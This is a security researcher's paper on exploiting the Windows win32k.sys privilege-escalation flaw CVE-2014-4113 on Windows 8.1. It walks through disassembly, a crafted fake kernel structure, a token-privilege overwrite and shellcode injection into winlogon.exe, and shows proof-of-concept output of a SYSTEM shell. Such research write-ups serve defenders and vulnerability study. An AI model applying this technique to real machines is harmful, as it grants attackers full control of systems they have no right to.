Exploiting CVE-2014-4113 on Windows 8.1

October 31, 2014

Moritz Jodeit <moritz@jodeit.org>

Table of Contents

1 Introduction

On the 14th of October 2014 both CrowdStrike[1] and FireEye[2] published a blog post describing a new zero-day privilege escalation vulnerability on Windows. The CrowdStrike article explains that this new vulnerability was identified in the process of tracking a supposedly highly advanced adversary group named HURRICANE PANDA and has been actively exploited in the wild for at least five month.

The vulnerability was apparently found and reported to Microsoft by both CrowdStrike and FireEye. It was subsequently fixed by Microsoft in MS14-058. Shortly after, the binaries described in the blog posts were found in the wild[3]. At the time of this writing there are several good analysis[4] of the exploit based on those binaries as well as a working Metasploit module which supports all current 32-bit and 64-bit versions of Windows with the exception of Windows 8 and Windows 8.1.

According to Microsoft[5] the vulnerability affects most Windows versions up to Windows 8.1. Interestingly the FireEye blog entry in contrast states that Windows 8, Windows Server 2012 and later do not have the same vulnerability. The exploit used by the HURRICANE PANDA group also only worked up to Windows 7.

So I was curious if and how the vulnerability might be exploitable on the most current version of Windows. This paper describes the results of my analysis and demonstrates how the vulnerability can be successfully exploited on Windows 8 and Windows 8.1.

2 Vulnerability Details

The following analysis is based on the 64-bit variant of the exploit found in the wild on a Windows 7 (x64) system and the other publicly available information. The analyzed binary has the MD5 checksum 70857e02d60c66e27a173f8f292774f1.

The vulnerability was already described in detail elsewhere[6], so we only focus on the relevant details. The vulnerability exists due to a missing return value check within the win32k.sys driver. This driver is responsible for the kernel-mode part of the Windows subsystem. It handles window management and provides the Graphics Device Interface (GDI) among other things.

The function user32!TrackPopupMenu can be used to trigger the vulnerability from user mode. The responsible function handling that API in the kernel is win32k!xxxHandleMenuMessages. This function calls win32k!xxxMNFindWindowFromPoint which usually returns the address of a win32k!tagWND structure. However in the case of a failure, the function can also return the error values -1 and -5. The caller checks for the return value -1, but it missing a check for -5. Since this failure case is not caught, the function continues assuming to have a valid pointer to a win32k!tagWND structure but continues using the value -5 (0xfffffffb). The code then passes this value to the win32k!xxxSendMessage function which is just a thin wrapper around win32k!xxxSendMessageTimeout (called win32k!xxxSendTransformableMessageTimeout on Windows 8.1).

[1] http://blog.crowdstrike.com/crowdstrike-discovers-use-64-bit-zero-day-privilege-escalation-exploit-cve-2014-4113-hurricane-panda/
[2] http://www.fireeye.com/blog/technical/targeted-attack/2014/10/two-targeted-attacks-two-new-zero-days.html
[3] http://uploaded.net/file/twlxreql
[4] https://www.codeandsec.com/CVE-2014-4113-Detailed-Vulnerability-and-Patch-Analysis
[5] https://technet.microsoft.com/en-us/library/security/ms14-058.aspx
[6] http://blog.trendmicro.com/trendlabs-security-intelligence/an-analysis-of-a-windows-kernel-mode-vulnerability-cve-2014-4113/

The public exploit allocates memory in user mode at the address 0xfffffffb using the ZwAllocateVirtualMemory API and places a crafted win32k!tagWND structure at that address. When the vulnerability is triggered the kernel accesses the fake structure in user mode. The structure is prepared in such a way to force a code path which then executes a function pointer from the win32k!tagWND structure. This function pointer points to a simple kernel mode shellcode which replaces the pointer to the primary token in the current EPROCESS structure with a pointer to the token of a process running with SYSTEM privileges.

3 Exploitation on Windows 8.1

The technique used in the public exploit is not directly applicable to Windows 8 since SMEP (Supervisor Mode Execution Prevention) will prevent the execution of the shellcode located on user-mode pages from within kernel mode context. While the call instruction in win32k!xxxSendTransformableMessageTimeout which was misused in the public exploit still exists in Windows 8, Windows 8.1 completely replaced that code with a call instruction based on an index read from the win32k!tagWND structure which is properly bounds checked.

```
.text:FFFFF97FFF12623C                 mov     rax, [rdi+90h]
.text:FFFFF97FFF126243                 cmp     rax, 7    ; [tagWND+0x90] < 7
.text:FFFFF97FFF126247                 jb      short loc_FFFFF97FFF126250
.text:FFFFF97FFF126249
.text:FFFFF97FFF126249 loc_FFFFF97FFF126249:
.text:FFFFF97FFF126249                 xor     eax, eax
.text:FFFFF97FFF12624B                 jmp     loc_FFFFF97FFF126322
.text:FFFFF97FFF126250
.text:FFFFF97FFF126250 loc_FFFFF97FFF126250:
.text:FFFFF97FFF126250                 lea     r10, gServerHandlers
.text:FFFFF97FFF126257                 mov     r9, r15
.text:FFFFF97FFF12625A                 mov     r8, r13
.text:FFFFF97FFF12625D                 mov     edx, esi
.text:FFFFF97FFF12625F                 mov     rcx, rdi
.text:FFFFF97FFF126262                 call    qword ptr [r10+rax*8]
.text:FFFFF97FFF126266                 test    rbx, rbx
.text:FFFFF97FFF126269                 jz      loc_FFFFF97FFF126322
```

So in Windows 8.1 this call instruction can no longer be used to take control over the program flow. However, as we'll see in the next section a carefully crafted win32k!tagWND structure can still be used to successfully exploit the vulnerability.

3.1 Crafting the win32k!tagWND structure

To exploit the issue on Windows 8.1 we allocate a fake win32k!tagWND[7] structure in user mode. When the vulnerability is triggered, the win32k!xxxSendTransformableMessageTimeout function first reads a 64-bit value stored at offset 0x10 in the win32k!tagWND structure and compares it against the win32k!gptiCurrent kernel pointer. If we provide an invalid value at this offset the code takes an error branch. The next instructions read a WORD from offset 0 and use that as a memory index. The byte referenced by the index is compared against the value 0x01.

```
.text:FFFFF97FFF126122 loc_FFFFF97FFF126122:
.text:FFFFF97FFF126122                 mov     r8, cs:gptiCurrent
.text:FFFFF97FFF126129                 mov     r9, [rdi+10h]     ; r9 = [tagWND+0x10]
.text:FFFFF97FFF12612D                 mov     [rbp+2Fh+var_60], r8
.text:FFFFF97FFF126131                 cmp     r8, r9            ; valid gptiCurrent pointer in struct?
.text:FFFFF97FFF126134                 jz      valid_pti_pointer
.text:FFFFF97FFF12613A
.text:FFFFF97FFF12613A                 mov     eax, [rdi]        ; eax = [tagWND]
.text:FFFFF97FFF12613C                 movzx   ecx, ax
.text:FFFFF97FFF12613F                 mov     rax, cs:qword_FFFFF97FFF3B4518
```

[7] Starting with Windows 8 the symbol information for the win32k!tagWND structure is no longer provided by Microsoft. Due to this reason this paper only describes the relevant parts of the structure by offset.

```
.text:FFFFF97FFF126146                imul    ecx, cs:dword_FFFFF97FFF3B4520
.text:FFFFF97FFF12614D                test    byte ptr [rcx+rax+11h], 1
.text:FFFFF97FFF126152                jz      short loc_FFFFF97FFF126169
```

If we set the first DWORD in the win32k!tagWND structure to 0, the check for the 0x1 byte will fail and the code ends up calling win32k!xxxInterSendMessageEx, passing the pointer to our crafted win32k!tagWND structure as the first argument.

The function win32k!xxxInterSendMessageEx again reads the pointer at offset 0x10 in the win32k!tagWND structure and tries to dereference it to read another pointer. This new pointer is then used to read a value from offset 0x170 which is compared against the value previously returned by the function ntoskrnl!PsGetCurrentProcessWin32Process.

```
.text:FFFFF97FFF017C32                mov     rax, [r15+10h]    ; rax = [tagWND+0x10]
.text:FFFFF97FFF017C36                mov     rdx, [rax+170h]   ; rdx = [[tagWND+0x10]+0x170]
.text:FFFFF97FFF017C3D                cmp     rdx, rdi
.text:FFFFF97FFF017C40                jz      loc_FFFFF97FFF017D13
```

We prepare the win32k!tagWND structure so that the double dereference will succeed and read the value 0 from within our own user mode memory. Next, the function win32k!xxxInterSendMessageEx will read a byte from offset 0x2b0 which can be an arbitrary value except for the value 0x20.

```
.text:FFFFF97FFF017F6A                mov     r10, [rsp+118h+arg_28]
.text:FFFFF97FFF017F72                mov     eax, [r10+420h]
.text:FFFFF97FFF017F79                test    al, 20h
.text:FFFFF97FFF017F7B                jz      loc_FFFFF97FFF018023
```

After all these conditions are met, win32k!xxxInterSendMessageEx ends up calling win32k!IsWindowDesktopComposed, passing a pointer to our crafted win32k!tagWND structure as an argument.

```
.text:FFFFF97FFF01868E                mov     rcx, r14        ; struct tagWND *
.text:FFFFF97FFF018691                call    IsWindowDesktopComposed(tagWND * const)
.text:FFFFF97FFF018696                test    eax, eax
.text:FFFFF97FFF018698                jz      loc_FFFFF97FFF0186D7
```

This function will read a value from the win32k!tagWND structure at offset 0x18. If the read value is 0, the function will just return 0 without dereferencing any further members of the win32k!tagWND structure.


```
.text:FFFFF97FFF06FEA0                mov     rcx, [rcx+18h]
.text:FFFFF97FFF06FEA4                xor     eax, eax
.text:FFFFF97FFF06FEA6                test    rcx, rcx
.text:FFFFF97FFF06FEA9                jz      short locret_FFFFF97FFF06FEBD
.text:FFFFF97FFF06FEAB                mov     rcx, [rcx+8]
.text:FFFFF97FFF06FEAF                test    rcx, rcx
.text:FFFFF97FFF06FEB2                jz      short locret_FFFFF97FFF06FEBD
.text:FFFFF97FFF06FEB4                mov     eax, [rcx+0FCh]
.text:FFFFF97FFF06FEBA                and     eax, 1
.text:FFFFF97FFF06FEBD
.text:FFFFF97FFF06FEBD locret_FFFFF97FFF06FEBD:
.text:FFFFF97FFF06FEBD                retn
```

If all these conditions are met and all the other stars align, win32k!xxxInterSendMessageEx will eventually reach the following interesting code:

```
.text:FFFFF97FFF0187FB loc_FFFFF97FFF0187FB:
.text:FFFFF97FFF0187FB                add     rax, 1D0h
.text:FFFFF97FFF018801                cmp     [rax], r15        ; list head == NULL
.text:FFFFF97FFF018804                jz      short last_element_found
.text:FFFFF97FFF018806                nop     word ptr [rax+rax]
.text:FFFFF97FFF01880B
.text:FFFFF97FFF01880B find_last_element:
.text:FFFFF97FFF01880B                mov     rax, [rax]        ; ptr = [ptr]
.text:FFFFF97FFF01880E                add     rax, 8            ; ptr =+ 8
```

```
.text:FFFFF97FFF018812                 cmp     [rax], r15       ; [ptr] == NULL
.text:FFFFF97FFF018815                 jnz     short find_last_element
.text:FFFFF97FFF018817
.text:FFFFF97FFF018817 last_element_found:
.text:FFFFF97FFF018817                 mov     [rax], rdi ; Store kernel addr into free next pointer
```

This code basically implements a linked list append operation which tries to append the value found in the RDI register to the linked list. The value of this register is a kernel address we don't directly control. The code will first read the list head stored at offset 0x60 inside the win32k!tagWND structure and check if it's NULL. In that case the value is directly stored inside the win32k!tagWND structure as the new list head. If the win32k!tagWND structure already stores a list head at offset 0x60, the code will start traversing the linked list until it finds a list entry with a next pointer set to NULL and overwrite this pointer with the kernel address stored in the RDI register.



This code gives us a very useful primitive and basically allows us to overwrite 8 consecutive NUL bytes at an arbitrary address in memory with a kernel address. Although we don't directly control the value written and we have the additional constraint that we only can overwrite NUL bytes we will see that this is enough to successfully exploit the vulnerability on Windows 8.1.

3.2 Finding an overwrite target

The number of things in kernel memory we could overwrite is basically endless. We are looking for a memory location with an initial 64-bit value of 0, which, when overwritten with some more or less arbitrary data, will allow us to escalate privileges. In addition we must be able to leak the address to this location in memory from user mode.

We chose to use a neat technique described by Cesar Cerrudo in his “Easy local Windows Kernel exploitation” paper[8]. We can leak the address of Windows token objects from user mode using the NtQuerySystemInformation(SystemHandleInformation) API. This allows us to get the address of the embedded SEP_TOKEN_PRIVILEGES structure. The idea is to overwrite this structure in the primary token in a controlled way to add specific new privileges which then allows us to escalate. The additional benefit of using this technique instead of overwriting a potential function pointer is that we don't need to care about bypassing SMEP at all.

So let's take a look at the SEP_TOKEN_PRIVILEGES structure of the primary token of a standard user.

```
kd> dt nt!_SEP_TOKEN_PRIVILEGES ffffc000ba3d4060+0x40
   +0x000 Present          : 0x00000006`02880000
   +0x008 Enabled          : 0x800000
   +0x010 EnabledByDefault : 0x800000
kd> db ffffc000ba3d4060+0x40 L18
ffffc000`ba3d40a0  00 00 88 02 06 00 00 00-00 00 80 00 00 00 00 00
```

[8] http://media.blackhat.com/bh-us-12/Briefings/Cerrudo/BH_US_12_Cerrudo_Windows_Kernel_WP.pdf

```
ffffc000`ba3d40b0  00 00 80 00 00 00 00 00
```

The three fields in the SEP_TOKEN_PRIVILEGES structure represent bitmasks. Each privilege is represented by a single bit. The bitmask we are interested in is the Enabled field which represents the effective privileges which are granted by the Windows kernel.

As can be seen in the dump of the structure there are no consecutive 8 NUL bytes in the structure we could overwrite. However removing privileges from the token may unset a few bits and might lead to the required 8 NUL bytes.

We first open a handle to the primary token of our process and build a restricted token with the maximum set of privileges disabled.

```
if (!OpenProcessToken(GetCurrentProcess(), TOKEN_ALL_ACCESS, &hProcessToken)) {
        // Could not open process token
}
if (!CreateRestrictedToken(hProcessToken, DISABLE_MAX_PRIVILEGE, 0, 0, 0, 0, 0, 0, &hRestrictedToken))
{
        // Could not create restricted token
}
```

This results in the following SEP_TOKEN_PRIVILEGES structure in the restricted token:

```
kd> dt nt!_SEP_TOKEN_PRIVILEGES ffffc000ba3d4060+0x40
   +0x000 Present          : 0x800000
   +0x008 Enabled          : 0x800000
   +0x010 EnabledByDefault : 0x800000
kd> db ffffc000ba3d4060+0x40 L18
ffffc000`ba3d40a0  00 00 80 00 00 00 00 00-00 00 80 00 00 00 00 00
ffffc000`ba3d40b0  00 00 80 00 00 00 00 00
```

As can be seen this still does not provide us with 8 consecutive NUL bytes. However we can use the AdjustTokenPrivileges API function with the DisableAllPrivileges flag to disable all enabled privileges.

```
if (!AdjustTokenPrivileges(hRestrictedToken, TRUE, NULL, 0, NULL, NULL)) {
        // Could not adjust privileges
}
```

Calling this function effectively clears all bits in the 64-bit Enabled field, setting it to 0.

```
kd> dt nt!_SEP_TOKEN_PRIVILEGES ffffc000ba3d4060+0x40
   +0x000 Present          : 0x800000
   +0x008 Enabled          : 0
   +0x010 EnabledByDefault : 0x800000
kd> db ffffc000ba3d4060+0x40 L18
ffffc000`ba3d40a0  00 00 80 00 00 00 00 00-00 00 00 00 00 00 00 00
ffffc000`ba3d40b0  00 00 80 00 00 00 00 00
```

This way we could now overwrite the Enabled field. However the problem is that we don't control the kernel address being written. Writing an arbitrary address at the Enabled field *might* enable some interesting privileges, however we can't rely on it. The only thing we can probably safely assume about the kernel address is the fact that the two most significant bytes of the address are set to 0xff. However the most interesting privileges are represented in the first few bytes of the Enabled bitmask. So instead of writing the kernel address directly into the Enabled field, we partially overwrite the Present field so that the two 0xff bytes of the kernel address end up at the second and third byte of the Enabled field. This way we are guaranteed to enable at least the following privileges:

Bit	Privilege
8	SeSecurityPrivilege
9	**SeTakeOwnershipPrivilege**
10	SeLoadDriverPrivilege

11	SeSystemProfilePrivilege
12	SeSystemtimePrivilege
13	SeProfileSingleProcessPrivilege
14	SeIncreaseBasePriorityPrivilege
15	SeCreatePagefilePrivilege
16	SeCreatePermanentPrivilege
17	SeBackupPrivilege
18	SeRestorePrivilege
19	SeShutdownPrivilege
20	**SeDebugPrivilege**
21	SeAuditPrivilege
22	SeSystemEnvironmentPrivilege
23	SeChangeNotifyPrivilege

Among many interesting privileges this enables e.g. the SeDebugPrivilege which we are exploiting in the following in order to perform the privilege escalation.


3.3 Combining all steps

In order to successfully exploit the vulnerability we first allocate a fake win32k!tagWND structure in user mode using the ZwAllocateVirtualMemory API at address 0xfffffffb. We set all fields of the structure as described in section 3.1.

In the next step we create a restricted token with all privileges removed from the Enabled field and leak the kernel address to the SEP_TOKEN_PRIVILEGES structure of this token using the NtQuerySystemInformation(SystemHandleInformation) API. We increase this address by 3 in order to point into the middle of the Present field and store this address (subtracted by 8) at offset 0x60 within the crafted win32k!tagWND structure.

After everything was setup we trigger the vulnerability which will overwrite the privileges field of the restricted token with an arbitrary kernel pointer, effectively enabling, among others, the SeDebugPrivilege privilege.

In order to take advantage of this new privilege we impersonate the security context of the restricted token using the ImpersonateLoggedOnUser API. Finally we just inject our shellcode into a process running as the SYSTEM user such as winlogon.exe using the WriteProcessMemory API and execute it via CreateRemoteThread. This successfully provides us with a shell running as SYSTEM.


C:\Windows\system32\cmd.exe - cve-2014-4113.exe
Administrator: C:\Windows\system32\cmd.exe
Process Explorer - Sysinternals: www.sysinternals.com [Win81\Moritz]
File
Options
View
Process
Find
Users
Help

```
C:\Users\Moritz\Desktop>whoami
win81\moritz

C:\Users\Moritz\Desktop>cve-2014-4113.exe
CVE-2014-4113 Windows 8.1 Proof-of-Concept

[*] Setting up required functions from ntdll.dll
[*] Leaking kernel image base address
[*] Kernel image ntoskrnl.exe is located at 0xFFFFF80021A02000
[*] Calculating address of PsLookupProcessByProcessId kernel function
[*] Found PsLookupProcessByProcessId function at address 0xFFFFF80021DEEB84
[*] Creating a restricted token with the minimum set of privileges
[*] Leaking kernel address to current privileges in primary token
[*] Address to current privilege set is 0xFFFFC0011C31B0A0
[*] Starting the GUI thread which triggers the vulnerability
[*] Allocating memory at fixed address 0x00000000FFFFFFFB
[*] Setting up fake memory structure in user mode
[*] Triggering CVE-2014-4113...
[*] Successfully spawned SYSTEM shell :)
```

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name	User Name
smss.exe		276 K	884 K	240	Windows Session Manager	Microsoft Corporation	NT AUTHORITY\SYSTEM
csrss.exe		1,564 K	3,196 K	320	Client Server Runtime Process	Microsoft Corporation	NT AUTHORITY\SYSTEM
wininit.exe		784 K	3,212 K	384	Windows Start-Up Application	Microsoft Corporation	NT AUTHORITY\SYSTEM
services.exe		1,960 K	4,500 K	484	Services and Controller app	Microsoft Corporation	NT AUTHORITY\SYSTEM
svchost.exe		5,084 K	8,828 K	540	Host Process for Windows S...	Microsoft Corporation	NT AUTHORITY\SYSTEM
WmiPrvSE.exe		1,612 K	5,244 K	700	WMI Provider Host	Microsoft Corporation	NT AUTHORITY\SYSTEM
svchost.exe		2,732 K	5,784 K	580	Host Process for Windows S...	Microsoft Corporation	NT AUTHORITY\NETWORK SERVICE
VBoxService.exe	< 0.01	1,564 K	4,556 K	804	VirtualBox Guest Additions S...	Oracle Corporation	NT AUTHORITY\SYSTEM
svchost.exe		16,044 K	15,328 K	848	Host Process for Windows S...	Microsoft Corporation	NT AUTHORITY\LOCAL SERVICE
audiodg.exe		5,512 K	8,000 K	2808	Windows Audio Device Grap...	Microsoft Corporation	NT AUTHORITY\LOCAL SERVICE
svchost.exe		17,112 K	27,340 K	872	Host Process for Windows S...	Microsoft Corporation	NT AUTHORITY\SYSTEM
taskhostex.exe		3,800 K	9,028 K	2044	Host Process for Windows T...	Microsoft Corporation	Win81\Moritz
svchost.exe		5,356 K	8,148 K	936	Host Process for Windows S...	Microsoft Corporation	NT AUTHORITY\LOCAL SERVICE
svchost.exe	< 0.01	31,160 K	37,516 K	980	Host Process for Windows S...	Microsoft Corporation	NT AUTHORITY\SYSTEM
WUDFHost.exe		1,304 K	4,460 K	1852	Windows Driver Foundation -...	Microsoft Corporation	NT AUTHORITY\LOCAL SERVICE
svchost.exe		6,892 K	12,912 K	276	Host Process for Windows S...	Microsoft Corporation	NT AUTHORITY\NETWORK SERVICE
spoolsv.exe		2,860 K	6,800 K	396	Spooler SubSystem App	Microsoft Corporation	NT AUTHORITY\SYSTEM
svchost.exe		12,424 K	12,232 K	1032	Host Process for Windows S...	Microsoft Corporation	NT AUTHORITY\LOCAL SERVICE
IpOverUsbSvc.exe		6,736 K	8,092 K	1208		Microsoft Corporation	NT AUTHORITY\SYSTEM
sqlwriter.exe		1,428 K	4,668 K	1288	SQL Server VSS Writer - 64 Bit	Microsoft Corporation	NT AUTHORITY\SYSTEM
MsMpEng.exe	0.02	66,524 K	38,212 K	1344	Antimalware Service Execut...	Microsoft Corporation	NT AUTHORITY\SYSTEM
wlms.exe		460 K	2,444 K	1388	Windows License Monitoring...	Microsoft Corporation	NT AUTHORITY\SYSTEM
NisSrv.exe		3,676 K	924 K	1780	Microsoft Network Realtime I...	Microsoft Corporation	NT AUTHORITY\LOCAL SERVICE
svchost.exe		1,396 K	4,904 K	2228	Host Process for Windows S...	Microsoft Corporation	NT AUTHORITY\LOCAL SERVICE
SearchIndexer.exe		18,220 K	15,936 K	2472	Microsoft Windows Search I...	Microsoft Corporation	NT AUTHORITY\SYSTEM
lsass.exe		3,092 K	7,476 K	492	Local Security Authority Proc...	Microsoft Corporation	NT AUTHORITY\SYSTEM
csrss.exe	0.04	1,744 K	18,520 K	392	Client Server Runtime Process	Microsoft Corporation	NT AUTHORITY\SYSTEM
winlogon.exe		1,376 K	5,368 K	424	Windows Logon Application	Microsoft Corporation	NT AUTHORITY\SYSTEM
dwm.exe	0.24	27,084 K	44,800 K	744	Desktop Window Manager	Microsoft Corporation	Window Manager\DWM-1
cmd.exe		1,452 K	2,280 K	1324	Windows Command Processor	Microsoft Corporation	NT AUTHORITY\SYSTEM
conhost.exe		1,008 K	5,780 K	2780	Console Window Host	Microsoft Corporation	NT AUTHORITY\SYSTEM
explorer.exe							

CPU Usage: 2.08% Commit Charge: 16.51% Processes: 41 Physical Usage: 25.91%

4 Conclusion

It should come as no surprise that it is possible to exploit a kernel vulnerability where we are able to fully control the content of a moderately large kernel structure such as win32k!tagWND. The described exploit was specifically developed on Windows 8.1, but it turned out that the same technique worked on Windows 8 as well.

Compared to the public exploit where the function returning the bad win32k!tagWND reference and the call to the overwritten function pointer is pretty close to each other, this is different for the described technique on Windows 8 and Windows 8.1. A lot of code is executed until the code is reached which finally triggers the memory corruption. Since we didn’t fully reverse engineer all the code in between, there could be certain unexpected code paths which could make the described exploit fail. Although the exploit worked quite reliably in our tests, we don’t make any claims for a hundred percent reliable exploit. So consider it proof of concept ☺

In summary, even with the presence of protection mechanisms like SMEP, with full control over a moderately large kernel structure there are enough possibilities to trigger a simple memory corruption in order to achieve the desired goal and be able to escalate privileges without overwriting any function pointers or executing any shellcode at all.